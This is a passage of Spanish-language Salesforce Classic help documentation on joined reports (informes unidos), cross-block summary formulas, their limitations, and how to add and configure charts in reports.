- Haga clic sobre el encabezado del bloque y mantenga pulsado el botón del ratón y arrastre el bloque al panel Campos.

### CONSULTE TAMBIÉN

Trabajo con bloques

Combinación de diferentes tipos de información en un informe unido

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Cómo funcionan los informes unidos

Un informe unido puede contener datos de varios tipos de informe estándar y personalizado. Puede añadir tipos de informe a un informe unido si tienen relación con los mismos objetos. Por ejemplo, si tiene un informe unido que contiene el tipo de informe Oportunidades, puede añadir el tipo de informe Casos ya que ambos tienen una relación con el objeto Cuentas.

Un informe unido se compone de hasta cinco *bloques* de informe, que añade al informe para crear varias vistas de sus datos. Para cada bloque, puede añadir campos normales y de resumen, crear fórmulas de resumen personalizadas estándar y de bloques cruzados, aplicar filtros y ordenar columnas. Puede aplicar agrupaciones a todos los bloques en el informe, y puede añadir hasta tres agrupaciones a los bloques, lo mismo para el formato de resumen. También puede añadir un gráfico a un informe unido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cada informe unido tiene un tipo de informe *principal*. De forma predeterminada, el tipo principal es el primero que se añade al informe, está identificado en el panel Campos con un pequeño punto junto a su nombre. Por ejemplo, si crea el informe unido seleccionando el tipo de informe Oportunidades, y luego añade el tipo Casos, el tipo Oportunidades es el tipo de informe principal.

El tipo de informe principal controla cómo se denominan los campos comunes. Algunos campos comunes tienen diferentes nombres o aparecen en secciones diferentes en diferentes tipos de informe. En esos campo, haga clic en para ver el nombre del campo en otros tipos de informe.

Cuando un informe unido contiene varios tipos de informe, algunos campos se identifican como campos *comunes*. Un campo es un campo común si está compartido por todos los tipos de informe o si todos los tipos de informe comparten una relación de búsqueda con el campo. Estos campos aparecen en el área Campos comunes en el panel Campos y se pueden utilizar para agrupar bloques de informe.

1. Ejemplos de informe unido
   La creación de un balance de rendimiento de los representantes de ventas, la revisión de los casos de asistencia por estado y el pronóstico de oportunidades en curso son algunos ejemplos de lo que puede hacer con informes unidos.
2. Fórmulas de resumen personalizadas con informes unidos
   Hay dos tipos de fórmulas de resumen personalizadas disponibles con informes unidos: estándar y de bloques cruzados.
3. ¿Qué no se puede hacer con los informes unidos?
   La mayoría de las acciones que puede realizar con informes matriciales o de resumen las puede realizar también con informes unidos, como buscar, agregar y eliminar campos; resumir campos y ejecutar y guardar informes. Sin embargo, hay ciertas cosas que no es posible hacer.

CONSULTE TAMBIÉN

Adición de un tipo de informe a un informe unido

Creación de fórmulas de resumen personalizadas para Informes unidos

Trabajo con bloques

## Ejemplos de informe unido

La creación de un balance de rendimiento de los representantes de ventas, la revisión de los casos de asistencia por estado y el pronóstico de oportunidades en curso son algunos ejemplos de lo que puede hacer con informes unidos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

### Creación de un balance de rendimiento de los representantes de ventas

Un balance de los representantes de ventas permite a su equipo de gestión de ventas analizar el rendimiento y las acciones de los representantes de ventas de su organización. Para crearlo, debe tener tres tipos de informe personalizados diferentes, cada uno crea una relación entre Usuario (como el objeto principal) y uno de los tres siguientes objetos: Propietario de oportunidad, Creador de oportunidad y propietario de actividad. Recuerde que, en este ejemplo, hemos denominado los tipos de informe personalizados `Informe personalizado del propietario de oportunidad y usuario`, `Informe personalizado del creador de oportunidad y usuario` e `Informe personalizado de propietario de actividad y usuario`.

Comience con la creación de un nuevo informe personalizado basado en el tipo de informe personalizado Propietario de oportunidad y usuario, luego añada los tipos de informe personalizado Creador de oportunidad y usuario así como Propietario de actividad y usuario como dos bloques adicionales. A continuación, agrúpelos por Representante de ventas (propietario de oportunidad) y establezca los filtros tal y como se describe en el procedimiento.

Para crear el informe:

1. Cree un nuevo informe seleccionando `Informe personalizado del propietario de oportunidad y usuario` como el tipo de informe.
2. Seleccione `Unido` de la lista desplegable **Formato**.
3. Haga clic en **Añadir tipo de informe**.
4. Seleccione `Informe personalizado Creador de oportunidad y usuario` .
5. Haga clic en **Añadir tipo de informe** de nuevo y seleccione `Informe personalizado de propietario de actividad y usuario`.
6. Agrupe los bloques por `Nombre completo`.
7. Añada filtros y campos adicionales al informe según sea necesario. Por ejemplo, es posible que desee cambiar los filtros de fecha para centrarse en el rendimiento de los representantes durante un periodo de tiempo. O, para asegurarse de que solo el personal de ventas está incluido como propietarios de oportunidad, cree un filtro en el filtro `Función: Nombre` que limite sus resultados a usuarios con "Ventas" en sus funciones.
8. De forma opcional, proporcione nombres para los bloques.
9. Haga clic en **Guardar** o **Ejecutar informe**.

### Revisión de casos de atención al cliente por estado

También puede crear un informe comparando el número de casos del servicio de atención al cliente nuevos, cerrados o en curso según su prioridad. El informe contiene un tipo de informe estándar único: Casos. Primero, cree el informe, añada tres bloques al informe, filtre cada bloque según el estado apropiado y luego utilice el campo `Prioridad` para agrupar.

Para crear el informe:

1. Cree un nuevo informe, seleccionando `Casos` como el tipo de informe.
2. Seleccione `Unido` de la lista desplegable **Formato**.

3. Elimine los campos no deseados arrastrándolos al panel Campos.
4. Cree tres bloques, cada uno con los campos `Número de caso`, `Estado` y opcionalmente `Propietario del caso`.
5. Para cada bloque, filtre en todas los casos. Luego, filtre cada uno de los bloques por `Estado` del siguiente modo:
   - Bloque 1: *`Estado igual a Cerrado`*
   - Bloque 2: *`Estado igual a Nuevo`*
   - Bloque 3: *`Estado no igual a Cerrado, Nuevo, Cerrado en portal, Cerrado: Primera llamada`*
6. Agrupe los bloques por `Prioridad`.
7. Otra opción consiste en cambiar el nombre de los bloques.
8. Haga clic en **Guardar** o **Ejecutar informe**.

#### Pronóstico de oportunidades en curso

Utilizando fórmulas de resumen personalizadas de bloques cruzados, puede crear un informe que pronostique futuras oportunidades de ingresos basadas en el rendimiento de sus representantes de ventas en el pasado. Cree un informe basado en el tipo de informe estándar Oportunidades, añada tres bloques al informe, filtre cada bloque según el estado apropiado y luego cree una fórmula que utilice campos de diferentes bloques.

Para crear el informe:

1. Cree un nuevo informe unido, seleccionando `Oportunidades` como el tipo de informe.
2. Elimine los campos no deseados arrastrándolos al panel Campos.
3. Cree tres bloques, cada uno con los campos `Nombre de oportunidad`, `Nombre de cuenta` y `Importe`.
4. Para cada bloque, muestre `Todas las oportunidades`. Luego, filtre cada bloque.

| Bloque | Filtros |
|---|---|
| Bloque 1 | *`Estado de oportunidad igual a Cerrado`*<br>*`Campo de fecha igual a fecha cerrada`*<br>*`Rango igual a Año fiscal actual y anterior`*<br>*`Etapa igual a etapa perdida`* |
| Bloque 2 | *`Estado de oportunidad igual a Cerrada ganada`*<br>*`Campo de fecha igual a fecha cerrada`*<br>*`Rango igual a Año fiscal actual y anterior`* |
| Bloque 3 | *`Campo de fecha igual a fecha cerrada`*<br>*`Rango igual a Próximo mes`*<br>*`Estado de oportunidad igual a Abierto`* |

5. Agrupe los bloques por `Propiedad de la oportunidad`.
6. Cambiar el nombre de los bloques. Por ejemplo, “Cerrada — Ganada,” “Cerrada — Perdida,” y “Próximo mes de cierre.”

7. Cree fórmulas de resumen personalizadas de bloques cruzados que pronostiquen ingresos próximos basados en el rendimiento de sus representantes de ventas en el pasado:

```
[Closing Next Month]AMOUNT:SUM*([Closed - Won]RowCount/([Closed -
                                        Lost]RowCount+[Closed - Won]RowCount))
```

8. Añada la fórmula a uno o varios bloques.
9. Opcionalmente, añada fórmulas de resumen personalizadas de bloques cruzados que calculen la proporción de ganancia para cada representante de ventas:

```
[Closed - Won]RowCount/([Closed - Lost]RowCount+[Closed - Won]RowCount)
```

10. Haga clic en **Guardar** o **Ejecutar informe**.

### Adición de un gráfico al informe predictivo de oportunidades en curso

Puede incluir un gráfico con un informe unido para proporcionar una representación visual de los datos. Por ejemplo, puede añadir un gráfico al informe predictivo de oportunidades en curso que muestra los ingresos pronosticados.

Para añadir el gráfico:

1. Cree el informe Pronóstico de oportunidades en curso.
2. Haga clic en **Añadir gráfico**.
3. Para el eje Y, seleccione `Cerrado — Ganado— Importe`.
4. Seleccione **Trazar valores adicionales**.
5. Seleccione `Línea` para la opción muestra e `Ingresos pronosticados` como Valor.
6. Haga clic en la ficha Formato e introduzca *`Ingresos pronosticados en la actualidad`* como título del gráfico.
7. Haga clic en **Aceptar**.
8. Haga clic en **Guardar** o **Ejecutar informe**.

CONSULTE TAMBIÉN

- Adición de un gráfico a un informe
- Fórmulas de resumen personalizadas con informes unidos
- Cómo funcionan los informes unidos
- Trabajo con bloques
- Combinación de diferentes tipos de información en un informe unido

## Fórmulas de resumen personalizadas con informes unidos

Hay dos tipos de fórmulas de resumen personalizadas disponibles con informes unidos: estándar y de bloques cruzados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Fórmulas de resumen personalizadas estándar

Las fórmulas de resumen personalizadas estándar se aplican a un tipo de informe y pueden agregarse a bloques que se basen únicamente en ese tipo de informe. Por ejemplo, una fórmula de resumen creada para el tipo de informe Casos únicamente se puede aplicar a bloques de Casos. Las fórmulas

de resumen personalizadas en informes unidos admiten los mismos formatos de datos, opciones de fórmulas, funciones y ubicaciones de visualización de cálculo que con informes de resumen y matriciales.

Recuerde lo siguiente cuando trabaje con fórmulas de resumen personalizadas en informes unidos.

- Las fórmulas no se agregan automáticamente al informe cuando las crea. Para agregar una fórmula, arrástrela a un bloque con el mismo tipo de informe.
- Cuando agrega fórmulas de resumen personalizadas a un bloque, aparecen a la derecha de los campos estándar en el orden en el que las agregue al bloque. Si también agrega fórmulas de resumen personalizadas de bloques cruzados, aparecen a la derecha de las fórmulas estándar.
- Los resultados de las fórmulas de resumen personalizadas se ven afectadas por las opciones de filtro aplicadas a los bloques en los que se incluyen. Como resultado, la misma fórmula puede producir resultados diferentes en bloques diferentes.
- Puede agregar hasta 10 fórmulas de resumen personalizadas a cada bloque de un informe unido. Un informe unido puede tener un total de 50 fórmulas de resumen personalizadas.
- Cada fórmula de resumen personalizada debe tener un nombre exclusivo. Sin embargo, las fórmulas de resumen personalizadas estándar y de bloques cruzados pueden tener el mismo nombre.
- Los nombres de fórmulas de resumen personalizadas no pueden incluir corchetes ("[" o "]").

### Fórmulas de resumen personalizadas de bloques cruzados

Las fórmulas de resumen personalizadas de bloques cruzados le permiten calcular valores de varios bloques de un informe unido. Por ejemplo, puede utilizar una fórmula de bloques cruzados para calcular la proporción de oportunidades abiertas con respecto a las cerradas para una cuenta o la proporción de acuerdos cerrados de las oportunidades en curso con respecto a los objetivos de ventas.

Crear una fórmula de bloques cruzados es parecido a crear una estándar. Están disponibles los mismos formatos de datos, opciones de fórmulas, funciones y ubicaciones de visualización de cálculo. La sintaxis de la fórmula también es parecida, excepto que también se incluye información de bloque. Por ejemplo, al calcular la proporción de oportunidades con respecto a casos de cada cuenta, la fórmula también incluye el título del bloque: `[Bloque Oportunidades 1]RowCount / [Bloque Casos 2]RowCount`. Tenga en cuenta que si omite el título del bloque, verá un mensaje de error cuando compruebe la sintaxis de la fórmula o guarde la fórmula.

Recuerde lo siguiente cuando trabaje con fórmulas de resumen personalizadas de bloques cruzados.

- Puede agregar una fórmula de bloques cruzados a cualquier bloque del informe.
- Las fórmulas de bloques cruzados no se agregan automáticamente al informe cuando las crea. Para agregar una fórmula, arrástrela a un bloque.
- Cuando agrega fórmulas de bloques cruzados a un bloque, aparecen a la derecha de las fórmulas estándar en el orden en el que las agregue al bloque.
- Los resultados de las fórmulas de bloques cruzados se ven afectadas por las opciones de filtro aplicadas a los bloques del informe. Como resultado, una fórmula de bloques cruzados puede producir resultados diferentes cuando cambie las opciones de filtro.
- Cada informe unido puede tener hasta 10 fórmulas de resumen personalizadas de bloques cruzados.
- La eliminación de un bloque que se utilice en una fórmula de bloques cruzados también elimina la fórmula del panel Campos y cualquier bloque restante que la contenga.
- Cada fórmula de bloques cruzados debe tener un nombre exclusivo. Sin embargo, las fórmulas de resumen personalizadas estándar y de bloques cruzados pueden tener el mismo nombre.

- Los nombres de fórmulas de bloques cruzados no pueden incluir corchetes (“[“ o “]”).

CONSULTE TAMBIÉN

Crear una fórmula de resumen personalizada

Cómo obtener el máximo rendimiento de las fórmulas de resumen personalizadas

Ejemplos de informe unido

Creación de fórmulas de resumen personalizadas para Informes unidos

## ¿Qué no se puede hacer con los informes unidos?

La mayoría de las acciones que puede realizar con informes matriciales o de resumen las puede realizar también con informes unidos, como buscar, agregar y eliminar campos; resumir campos y ejecutar y guardar informes. Sin embargo, hay ciertas cosas que no es posible hacer.

Hay algunas acciones que no puede realizar con informes unidos.

- Añadir campos de depósito.
- Añadir filtros cruzados.
- Arrastrar y soltar filtros desde el panel Campos hasta el panel Filtro.
- Aplicar el resaltado condicional.
- Cambiar la jerarquía para informes de oportunidad o informes de actividad.
- Crear instantáneas de creación de informes basadas en informes unidos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota:

- Para que los usuarios puedan crear y modificar informes unidos, el generador de informes debe estar activado para toda su organización. Cuando el generador de informes no está activado, los usuarios pueden ejecutar informes unidos, pero no crearlos.
- Los informes unidos requieren que el nuevo tema de la interfaz de usuario esté activado. Los usuarios sin el nuevo tema no pueden crear, modificar ni ejecutar informes unidos.
- Internet Explorer 6 no es compatible con informes unidos.
- No puede filtrar datos en un informe unido en una vista de panel ni agregar un filtro a un panel que solo tiene informes unidos.

### Tipos de informe estándar que no se pueden utilizar en informes unidos

- Cuentas y Contactos
  - Historial de cuenta
  - Propietarios de cuentas*
  - Historial de contactos
- Actividades
  - Mis solicitudes de aprobación delegadas*
- Administrativos
  - Todas las solicitudes de aprobación pendientes*
  - Uso de API los últimos 7 días*
- Campaña

  - Respuesta a campañas*
  - Miembro de la campaña
  - Análisis de miembros de campañas*
  - Campañas con oportunidades influidas
- Contrato
  - Historial de contratos
  - Historial de pedidos
- Servicio de atención al cliente
  - Historial del caso
  - Uso de autoservicio
  - Historial de la solución
- Archivo y contenido
  - Autores de contenido
  - Periodo de tiempo de publicación de contenido
  - Descargas de contenido y archivo
  - Vinculación de archivo y contenido
  - Vínculos de contenido y archivo
  - Administradores de biblioteca
  - Contenido de biblioteca
  - Contenido más descargado
  - Contenido con más suscripciones
  - Contenido inactivo
- Previsiones
  - Previsiones personalizables: Historial de la previsión
  - Previsiones personalizables: Resumen de previsiones
  - Previsiones personalizables: Previsiones de oportunidades
  - Historial de la previsión
  - Previsiones
  - Cuota frente a Real*
- Candidato
  - Todos los candidatos
  - Historial de candidatos
  - Estado del candidato*
- Oportunidad
  - Oportunidades con funciones de contacto y productos
  - Oportunidades con equipos de oportunidades y productos
  - Historial de campos de oportunidades
- Listas de precios, Productos y Activos

- Activos sin productos*

**Nota:**

- Puede que no tenga acceso a todos los tipos de informe indicados aquí. Determinados factores pueden afectar a los tipos de informe que visualice, como qué funciones tiene activada su organización o cómo ha configurado su administrador la visibilidad de la carpeta de informes. Consulte a su administrador si piensa que debería ver un tipo de informe que no puede ver.
- Si su organización ha cambiado el nombre de objetos estándar, los nombres de los tipos de informe estándar contendrán los nombres de su organización en lugar de los originales. Por ejemplo, si su organización ha cambiado el nombre del objeto "Oportunidad" por el de "Negociación", el nombre del tipo de informe estándar "Historial de campos de oportunidades" cambiará a "Historial de campos de negociaciones".
- En la lista siguiente, los tipos de informe marcados con un asterisco (*) no están disponibles cuando crea un nuevo informe. Por el contrario, accede a ellos personalizando los informes estándar, que se encuentran en carpetas de la ficha Informes.

CONSULTE TAMBIÉN

Selección de un tipo de informe

Cambio del tipo de informe principal

Combinación de diferentes tipos de información en un informe unido

Tipos de informe estándar

## Mostrar datos del informe gráficamente

Para ayudar los lectores a comprender sus datos de forma rápida y sencilla, muestre los datos en forma de gráfico. Los gráficos aparecen justo por encima de la tabla del informe. Pueden ayudar los usuarios a tener una idea de los datos antes de hurgar en los detalles. Utilice gráficos de líneas para realizar un seguimiento de los cambios a lo largo del tiempo o un gráfico de barra o circular para comparar valores en un momento dado. Los gráficos pueden aparecer también en componentes de panel.

1. Adición de un gráfico a un informe
   Agregue un gráfico para proporcionar a los usuarios una forma visual de comprender los datos en su informe.
2. Propiedades del gráfico
   Puede añadir un gráfico a cualquier resumen estándar o personalizado o informe matricial. Las propiedades del gráfico especifican los datos que aparecen en el gráfico, sus etiquetas y colores así como cualquier resaltado condicional que aplique.
3. Presentación de datos de forma efectiva con gráficos
   Cuando agregue un gráfico a un informe, determinados elementos como, por ejemplo, valores negativos, números muy grandes y pequeños, fórmulas de resumen personalizadas y seguridad a nivel de campo, pueden afectar a la apariencia de los gráficos. El cambio de formato del informe y de las agrupaciones y bloques también afecta a los gráficos.
4. Visualización de diferentes conjuntos de datos en un gráfico
   Un *gráfico de combinación* representa múltiples conjuntos de datos en un único gráfico. Cada conjunto de datos se basa en un campo diferente, por lo que los valores son fáciles de comparar. También puede combinar diferentes tipos de gráficos para presentar los datos de diferente forma en un único gráfico.
5. Ejemplos de gráficos de combinación
   Utilice un gráfico de combinación para mostrar varios valores respecto a un único rango de eje, muestre dos tipos de gráfico juntos o compare dos valores de resumen continuos.

6. Opciones de formato de gráficos

CONSULTE TAMBIÉN

- Presentación de datos de forma efectiva con gráficos
- Adición de un gráfico a un informe
- Propiedades del gráfico
- Ejemplos de gráficos de combinación
- Visualización de diferentes conjuntos de datos en un gráfico

## Adición de un gráfico a un informe

Agregue un gráfico para proporcionar a los usuarios una forma visual de comprender los datos en su informe.

Nota: Su informe debe contener al menos una agrupación antes de que pueda agregar un gráfico.

Para agregar o modificar un gráfico:

1. Haga clic en **Agregar gráfico** en el generador de informes. Para los gráficos existentes, haga clic en **Modificar gráfico**.
2. Seleccione un tipo de gráfico.
3. Introduzca los parámetros correctos en la ficha Datos de los gráficos para el tipo de gráfico seleccionado.
4. Introduzca los parámetros correctos en la ficha Formato.
5. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

- Tipos de gráficos
- Presentación de datos de forma efectiva con gráficos
- Generación de un informe nuevo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Propiedades del gráfico

Puede añadir un gráfico a cualquier resumen estándar o personalizado o informe matricial. Las propiedades del gráfico especifican los datos que aparecen en el gráfico, sus etiquetas y colores así como cualquier resaltado condicional que aplique.

Nota: Este tema sólo se aplica si no está usando el generador de informes. *Generador de informes* es un editor visual de informes.

Para personalizar propiedades del gráfico, haga clic en **Agregar gráfico** o **Modificar gráfico** en cualquier informe matricial o de resumen y utilice los campos en las fichas Datos del gráfico y Formato.

Consulte Presentación de datos de forma efectiva con gráficos en la página 4281 para los límites, consideraciones y sugerencias.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

### Configuración de datos del gráfico

Controle los datos que aparecen en su gráfico con estas opciones.

| Campo | Descripción |
|---|---|
| `Tipo de gráfico` | Seleccione el tipo de gráfico que desea utilizar para representar los datos del informe. El tipo de gráfico elegido determina qué propiedades de gráfico están disponibles para establecerlas. |
| `Eje X` y `Eje Y` | Seleccione los valores que desea mostrar en los ejes de su gráfico. Dependiendo del tipo de gráfico, los valores de los ejes pueden ser recuentos de registros, campos de resumen o agrupaciones definidas en el informe.<br>Nota: Si el eje Y se corresponde con una fórmula de resumen personalizada que tiene la opción `¿Dónde se mostrará esta fórmula?` definida a un nivel de agrupación diferente de `Todos los niveles de resumen`, el eje X y la selección Agrupaciones deben corresponder con el nivel de agrupación de la fórmula de resumen personalizada. |
| `Gráfico de combinación` | Seleccione esta opción para trazar valores adicionales en este gráfico. El tipo de gráfico que seleccione debe admitir gráficos de combinación. |
| `Agrupaciones` | Seleccione cómo agrupar la información en su gráfico. Sólo puede seleccionar agrupaciones definidas en el informe. Para los gráficos de barras y de columnas, haga clic en un icono para seleccionar la visualización de agrupación: lado a lado, apilado o apilado al 100%. Para los gráficos de líneas individuales o agrupadas, puede seleccionar `Acumulativo`. |
| `Valores` | Seleccione lo que desea visualizar como valores para sus gráficos circulares, de anillos o de embudo. |
| `Cuñas` | Seleccione lo que desea visualizar como cuñas para sus gráficos circulares o de anillos. |

| Campo | Descripción |
| --- | --- |
| Segmentos | Seleccione lo que desea visualizar como segmentos para su gráfico de embudo. |

### Presentación del gráfico

Controle la apariencia y comportamiento de su gráfico mediante estas opciones.

| Campo | Descripción |
| --- | --- |
| Título del gráfico | Escriba un nombre para el gráfico. |
| Color de título | Seleccione el color del texto para el título del gráfico. |
| Tamaño de título | Seleccione el tamaño de la fuente del texto para el título del gráfico. El tamaño máximo es 18. Los valores con un tamaño mayor se muestran hasta los 18 puntos. |
| Color de texto | Seleccione un color para el texto y las etiquetas del gráfico. |
| Tamaño del texto | Seleccione un tamaño de fuente para el texto y las etiquetas del gráfico. El tamaño máximo es 18. Los valores con un tamaño mayor se muestran hasta los 18 puntos. |
| Atenuación del fondo | Seleccione una dirección para una atenuación gradual del color. Seleccione también un Color inicial y Color final para el gradiente. Si no desea ningún diseño de fondo, seleccione blanco en ambos casos. |
| Posición de la leyenda | Seleccione el lugar en el que desea que aparezca la leyenda con respecto al gráfico. |
| Combinar pequeños grupos en "Otros" | Combina todos los grupos menores o iguales al 3% del total en una cuña o segmento "Otros" único. Cancele la selección para mostrar todos los valores individualmente en el gráfico. Sólo se aplica a gráficos circulares, de anillo y de embudo. Esta opción está activada de manera predeterminada para gráficos circulares y de anillos, y desactivada para gráficos de embudo. |
| Rango del eje X o Y | Seleccione un rango del eje manual o automático para gráficos de barras, de líneas o de columnas. Si selecciona Manual, introduzca números para los valores máximos y mínimos del eje que se va a visualizar. Si hay puntos de datos fuera del intervalo que configure, el eje se extiende automáticamente para incluir los valores cuando genere el gráfico. |
| Mostrar etiquetas de eje | Se muestran las etiquetas de cada eje del gráfico. Sólo se aplica a gráficos de barras y líneas. |
| Mostrar etiquetas | Se muestran las etiquetas del gráfico circular, de anillos o de embudo. |
| Mostrar % de grupo | Se muestra el valor porcentual de cada grupo en el gráfico. |
| Mostrar valores del eje X o Y | Se muestran los valores de los registros individuales o grupos en los ejes del gráfico. Solo se aplica a determinados gráficos con barra horizontal y columna vertical. |
| Mostrar valores | Se muestran los valores de los registros individuales o grupos en el gráfico. Sólo se aplica a determinados tipos de gráficos. |
| Mostrar % de cuñas | Se muestra el valor porcentual de cada cuña de gráficos circulares o de anillos. |
| Mostrar total | Se muestra el valor total del gráfico de anillos. |

| Campo | Descripción |
| --- | --- |
| `Mostrar % de segmentos` | Se muestra el valor porcentual de cada segmento de gráficos de embudo. |
| `Mostrar detalles al pasar el ratón` | Muestra los valores, etiquetas y porcentajes cuando pase el ratón por encima de los gráficos. Los detalles de activación dependen del tipo de gráfico. Los porcentajes sólo se aplican a gráficos circulares, de anillo y de embudo. La activación está desactivada si visualiza gráficos con más de 200 puntos de datos. |
| `Tamaño del gráfico` | Seleccione un tamaño para el gráfico, desde Diminuto a Extra grande. |
| `Posición del gráfico` | Coloque el gráfico encima o debajo de su informe. |

### Resaltado condicional

Valores de campo resaltado en un informe de resumen o matriz basado en rangos y colores que ha especifique. Para activar el resaltado condicional, su informe debe contener al menos un campo de resumen o una formula de resumen personalizada.

| Campo | Descripción |
| --- | --- |
| `Resumen` | Seleccione un campo de resumen cuyos rangos numéricos desee representar mediante colores. |
| `Color bajo` | Seleccione un color para representar los datos que se encuentren bajo el valor de `Punto de interrupción bajo`. |
| `Punto de interrupción bajo` | El número que funciona como umbral entre el `Color bajo` y el `Color medio`. Los valores que son exactamente iguales que el valor `Punto de interrupción bajo` se muestran como el `Color medio`. |
| `Color medio` | Seleccione un color para representar los datos que se encuentren entre el valor de `Punto de interrupción bajo` y el de `Punto de interrupción alto`. |
| `Punto de interrupción alto` | El número que funciona como umbral entre el `Color medio` y el `Color alto`. Los valores que son exactamente iguales que el valor `Punto de interrupción alto` se muestran como el `Color alto`. |
| `Color alto` | Seleccione un color para representar los datos que se encuentren por encima del valor de `Punto de interrupción alto`. |

CONSULTE TAMBIÉN

- Tipos de gráficos
- Personalización de informes

## Presentación de datos de forma efectiva con gráficos

Cuando agregue un gráfico a un informe, determinados elementos como, por ejemplo, valores negativos, números muy grandes y pequeños, fórmulas de resumen personalizadas y seguridad a nivel de campo, pueden afectar a la apariencia de los gráficos. El cambio de formato del informe y de las agrupaciones y bloques también afecta a los gráficos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- No puede tener más de 250 grupos o 4.000 valores en un gráfico. Si aparece un mensaje de error indicado que su gráfico tiene demasiados grupos o valores para trazarlos, ajuste los filtros de informes para reducir el número de ellos. En los gráficos de combinación, todos los grupos y valores cuentan en el total.
- Si pierde el acceso a un campo utilizado en un gráfico, es posible que haya otro campo en su lugar. Si no hay otros campos disponibles, se utilizará el recuento de registros.
- No se puede personalizar la precisión de decimales en los gráficos. Los valores numéricos y de divisas se redondean a dos decimales. Los valores porcentuales se redondean a un decimal.
- Si los valores numéricos son demasiado grandes o demasiado pequeños, se muestran con numeración científica. Por ejemplo, el número 5.750.000.000 se muestra como 5,75E9; -0,0000000061 se muestra como -6,1E-9.
- Los valores negativos se muestran en todos los gráficos de líneas y en barras no apiladas y gráficos de columnas. No se muestran los valores negativos en gráficos circulares, de anillos, de embudo ni apilados. Los grupos que contienen valores negativos se muestran en la leyenda, y los valores negativos se reflejan en el cálculo de todos los valores de resumen, incluyendo el total de gráficos circulares.
- Cuando cree gráficos, no los agrupe por campo de objeto secundario y los sume después a un campo del objeto principal. No es un método que dé buenos resultados. Si hace esto con un gráfico circular, el total mostrado no coincidirá con la suma de las cuñas.
- Los gráficos de panel e informes que muestran valores desde fórmulas de resumen personalizadas muestran cifras decimales utilizando su configuración de divisa predeterminada en vez de lo que ha especificado para la fórmula. Por ejemplo, si la fórmula de resumen especifica cero cifras decimales, no aparecerán cifras decimales en columnas, pero los valores del gráfico muestran el número de cifras decimales especificados para su divisa predeterminada (normalmente dos cifras decimales). Esto se aplica a divisas, números y porcentajes.
- Con los informes unidos, los nombres de campos de resumen contienen tanto el nombre del campo como el nombre del bloque. Por ejemplo, si ha resumido el campo Importe en el Bloque 1, aparecerá como `Bloque 1: Suma del Importe` en el Editor de gráficos. Una fórmula de resumen personalizada de bloques cruzados o estándar contiene el nombre del bloque cuando la fórmula se incluye en varios bloques.
- Cuando un informe ya contiene un gráfico, cambiar el formato del informe o eliminar bloques, agrupaciones o campos de resumen tiene los impactos que se describen en esta tabla.

| Cuando introduce este cambio... | El efecto es... |
|---|---|
| Cambiar el formato de resumen, matricial o unido a un formato tabular | Se eliminan todos los gráficos del informe. |
| Cambiar el formato de resumen a matricial | La primera agrupación de resumen se convierte en la primera agrupación de filas. La segunda se convierte en la primera agrupación de columnas. La tercera se convierte en la segunda agrupación de filas. El gráfico no se modifica. |
| Cambiar el formato de matricial a resumen | La primera agrupación de filas se convierte en la primera agrupación de resumen. La primera agrupación de filas se convierte en la *tercera* agrupación de resumen. La primera agrupación de columnas se convierte en la *segunda* agrupación de resumen. La segunda agrupación de columnas se elimina. Si el gráfico usaba la agrupación de segunda columna, esa agrupación se sustituye por el primer campo de resumen disponible que no se utilizaba todavía en el gráfico. |

| Cuando introduce este cambio... | El efecto es... |
| --- | --- |
| Cambiar el formato de resumen o matricial a unido | El informe existente se convierte en el primer bloque y el gráfico permanece en el informe.<br>Si el informe matricial usaba la agrupación de segunda columna, esa agrupación se sustituye por el primer campo de resumen disponible que no se utilizaba todavía en el gráfico.<br>Si el informe de resumen o de matriz incluía una agrupación de un campo de depósito, la agrupación se sustituye por la siguiente agrupación existente no utilizada todavía en el gráfico. |
| Cambiar el formato de formato unido a formato de resumen o matriz | El primer bloque se convierte en el informe y se conservan las agrupaciones y el gráfico. Si el gráfico de la versión unida contenía campos de resumen del primer bloque, éstos permanecen en el gráfico en el informe de resumen. Los resúmenes de otros bloques se eliminan del gráfico. |
| Eliminar un bloque que contenga un campo de resumen de un informe unido | El campo de resumen se sustituye por el siguiente campo de resumen disponible. Si no hay ningún campo de resumen adicional, se sustituye el campo original por el recuento del registro del primer bloque restante. Si se eliminan todos los bloques de un informe, se elimina por completo el gráfico. |
| Eliminar una agrupación utilizada en el gráfico | La agrupación se sustituye por la siguiente agrupación disponible. Si se eliminan todas las agrupaciones, también se eliminará el gráfico. Tenga en cuenta que las agrupaciones pueden eliminarse automáticamente cuando se agrega un tipo de informe a un informe unido, o si un campo pasa a no estar disponible, por ejemplo, como resultado de la seguridad a nivel de campo. |
| Eliminar un campo de resumen utilizado en el gráfico (incluidos los resúmenes personalizados y de bloques cruzados) | El campo de resumen se sustituye por el siguiente campo de resumen disponible. Si no hay ningún campo de resumen adicional, se sustituye el campo por el recuento del registro del informe o del primer bloque. Tenga en cuenta que los campos de resumen se pueden eliminar automáticamente, por ejemplo, como resultado de la seguridad a nivel de campo o cuando cambia el formato del informe. |

CONSULTE TAMBIÉN

- Adición de un gráfico a un informe
- Opciones de formato de gráficos
- Visualización de diferentes conjuntos de datos en un gráfico

